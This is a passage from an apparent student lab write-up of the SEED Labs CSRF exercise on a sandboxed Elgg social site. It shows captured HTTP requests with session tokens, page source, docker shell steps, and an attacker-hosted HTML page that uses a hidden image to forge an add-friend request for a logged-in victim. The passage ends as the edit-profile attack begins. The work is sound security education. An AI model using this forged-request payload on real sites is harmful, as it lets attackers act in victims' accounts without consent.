
**Step 4:** While logged in as Samy, we add Alice through Samy's account as a friend.



```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1666759343&__elgg_token=0
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: __gsas=ID=3b8d31df04427981:T=1661457033:S=ALNI_MbSr3f7_ARURUNl65X3Shw5CqaCVg; Elgg=dgp12sbebjmd4j9dto
GET: HTTP/1.1 200 OK
Date: Wed, 26 Oct 2022 04:42:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```


You have successfully added Alice as a friend.

**Step 5:** We then view the page source of Samy's active session to get Samy's GUID number, which is 59.




```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"><head><title>Samy : Elgg For SEED Labs</title><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><meta name="description"><meta name="viewport" content="width=device-width, init
        require = function () {
        // handled in the view "elgg.js"
        _require_queue.push(arguments);
    };
    _require_queue = [];
</script>
</head><body><div class="elgg-page elgg-page-default"><div class="elgg-page-section elgg-page-messages"><div class="elgg-inner"><ul class="elgg-system-messages"><li class="hidden"></li></ul></div></div><div class="elgg-page-section elgg-page-topbar"><div class
<div class="elgg-nav-logo">
    <h1 class="elgg-heading-site"><a href="http://www.seed-server.com/" class="elgg-anchor"><span class="elgg-anchor-label">Elgg For SEED Labs</span></a></h1></div>


<div class="elgg-nav-button">
    <span></span>
    <span></span>
    <span></span>
</div>

<div class="elgg-nav-collapse">
    <div class="elgg-nav-search"><form method="get" action="http://www.seed-server.com/search" class="elgg-form elgg-search elgg-form-search elgg-form-prevent-double-submit"><fieldset><div class="elgg-field elgg-field-required"><div class="elgg-field-input"><
<li data-menu-item="bookmarks" class="elgg-menu-item-bookmarks "><a href="http://www.seed-server.com/bookmarks" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-bookmark-o elgg-anchor-icon far fa-bookmark"></span><span class="elgg-anchor-
<li data-menu-item="file" class="elgg-menu-item-file "><a href="http://www.seed-server.com/file" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-files-o elgg-anchor-icon far fa-copy"></span><span class="elgg-anchor-label">Files</span></a
<li data-menu-item="groups" class="elgg-menu-item-groups "><a href="http://www.seed-server.com/groups/all" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-users elgg-anchor-icon fas fa-users"></span><span class="elgg-anchor-label">Groups
<li data-menu-item="members" class="elgg-menu-item-members "><a href="http://www.seed-server.com/members" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-address-book-o elgg-anchor-icon far fa-address-book"></span><span class="elgg-ancho
<li data-menu-item="more" class="elgg-menu-item-more "><a href="javascript:void(0);" class="elgg-anchor elgg-menu-content elgg-menu-closed elgg-menu-parent elgg-non-link"><span class="elgg-anchor-label">More</span><span class="elgg-icon elgg-icon-angle-down el
<li data-menu-item="thewire" class="elgg-menu-item-thewire "><a href="http://www.seed-server.com/thewire/all" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-comments-o elgg-anchor-icon far fa-comments"></span><span class="elgg-anchor-la
<li data-menu-item="usersettings" class="elgg-menu-item-usersettings "><a href="http://www.seed-server.com/settings/user/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-sliders elgg-anchor-icon fas fa-sliders-h"></span><span class=
<li data-menu-item="friends" class="elgg-menu-item-friends "><a href="http://www.seed-server.com/friends/samy" title="Friends" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-users elgg-anchor-icon fas fa-users"></span><span class="elgg-
<li data-menu-item="logout" class="elgg-menu-item-logout "><a href="http://www.seed-server.com/action/logout?__elgg_ts=1666759605&amp;__elgg_token=Wc2rydVO0BMIAnnkjttkrO" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-sign-out elgg-anch
</div></div><div class="elgg-page-section elgg-page-body"><div class="elgg-inner"><div class="elgg-layout clearfix profile elgg-layout-one-column"><div class="elgg-head elgg-layout-header">
    <h2 class="elgg-heading-main">Samy</h2><nav class="elgg-menu-container elgg-menu-title-container" data-menu-name="title"><ul class="elgg-menu elgg-menu-title elgg-menu-hz elgg-menu-title-default" data-menu-section="default"><li data-menu-item="avatar:edit"
<li data-menu-item="edit_profile" class="elgg-menu-item-edit-profile "><a href="http://www.seed-server.com/profile/samy/edit" class="elgg-anchor elgg-menu-content elgg-button elgg-button-action"><span class="elgg-icon elgg-icon-address-card elgg-anchor-icon fa
<div class="elgg-layout-columns"><div class="elgg-sidebar-alt elgg-layout-sidebar-alt clearfix">

<div id="profile-owner-block">
    <div class="elgg-avatar elgg-avatar-large"><a><img src="http://www.seed-server.com/serve-file/e0/l1587929570/di/c0/tXfIeKGnMcFiO02047lq9sldJ2VTq_859ZI6cG_rPaw/1/59/profile/59large.jpg" alt="Samy" title="Samy" class="photo u-photo"></a></div>
    <nav class="elgg-menu-container elgg-menu-owner-block-container" data-menu-name="owner_block"><ul class="elgg-menu elgg-menu-owner-block profile-content-menu elgg-menu-owner-block-default" data-menu-section="default"><li data-menu-item="blog" class="elgg-m
<li data-menu-item="bookmarks" class="elgg-menu-item-bookmarks "><a href="http://www.seed-server.com/bookmarks/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Bookmarks</span></a></li>
<li data-menu-item="file" class="elgg-menu-item-file "><a href="http://www.seed-server.com/file/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Files</span></a></li>
<li data-menu-item="pages" class="elgg-menu-item-pages "><a href="http://www.seed-server.com/pages/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Pages</span></a></li>
<li data-menu-item="thewire" class="elgg-menu-item-thewire "><a href="http://www.seed-server.com/thewire/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Wire post</span></a></li></ul></nav>

</div>
</div>

<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <div class="elgg-layout-widgets" data-page-owner-guid="59"><nav class="elgg-menu-container elgg-menu-title-widgets-container" data-menu-name="title:widgets"><ul class="elgg-menu elgg-menu-title-widgets elgg-menu-hz elgg-menu-title-widgets-default" data-men
require(['elgg/widgets'], function (widgets) {
    widgets.init();
});
```

**Step 6:** Accessing the docker shell while using the information obtained from dockps regarding the attacker IP address.




```
[10/25/22]seed@VM:~/.../attacker$ docksh c44f9c2d1554
root@c44f9c2d1554:/# ls /var/www/
attacker  html
root@c44f9c2d1554:/# ls /var/www/attacker/
addfriend.html  editprofile.html  index.html  testing.html
root@c44f9c2d1554:/# /var/www/attacker# nano addfriend.html
bash: /var/www/attacker#: No such file or directory
root@c44f9c2d1554:/# cd /var/www/attacker/
root@c44f9c2d1554:/var/www/attacker# nano addfriend.html
```

**Step 7:** Inside the addfriend.html file, we then add Samy's GUID url to the file.




```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?-
friend=59" alt="image" width="1" height="1" />
</body>
</html>
```

**Step 8:** We get the docker to copy the addfriend file and upload it to the attacker server.



```
a01b01985c77  elgg-10.9.0.5
ab546cc90762  mysql-10.9.0.6
[10/25/22]seed@VM:~/.../CSRF$ sudo gedit /etc/hosts

(gedit:4658): Tepl-WARNING **: 16:54:13.085: GVfs metadata is not supported. Fallbac
k to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata ar
e not supported on this platform. In the latter case, you should configure Tepl with
 --disable-gvfs-metadata.
[10/25/22]seed@VM:~/.../CSRF$ sudo gedit /etc/hosts &>/dev/null &
[1] 4857
[10/25/22]seed@VM:~/.../CSRF$ ls
attacker            image_attacker  image_www
docker-compose.yml  image_mysql     mysql_data
[1]+  Done                    sudo gedit /etc/hosts &> /dev/null
[10/25/22]seed@VM:~/.../CSRF$ cd attacker/
[10/25/22]seed@VM:~/.../attacker$ docker cp addfriend.html c44f9c2d1554:/var/www/att
acker
[10/25/22]seed@VM:~/.../attacker$ 
```


**Step 9:** Once logged into Alice as an active session, we go to the attacker32.com website to initiate the attacker on Alice as Samy by adding Samy as Alice's friend on her profile.



CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack


**Step 10:** We then click on the add friend attack to allow the attack to start.



Activities
Firefox Web Browser
Oct 26 11:35 PM
attacker32.com/addfriend.h
Alice's friends : Elgg For
www.attacker32.com/addfriend.html

This page forges an HTTP GET request

**Step 11:** After several times of refreshing the page, we then get a successful response from the attack, Samy is now Alice’s friend.




The page you are trying to view does not exist or you do not have permissions to view it

Alice's friends

Samy

**Step 12:** We log into Samy's account and edit his about me and brief description stating "Samy is my Hero."



www.seed-server.com/profile/samy/edit

Edit profile

Display name
Samy

About me
Samy is my Hero.


Public

Brief description
Samy is my Hero.

Public

Location

**Step 13:** We then open the editprofile.html file to continue the attack process. We add in Alice's GUID, name and the description to be shown on her profile for a successful attack.




editprofile.html
~/Desktop/CSCI_191T/Assignment_3/CSRF/attacker

```
<html>
<body>
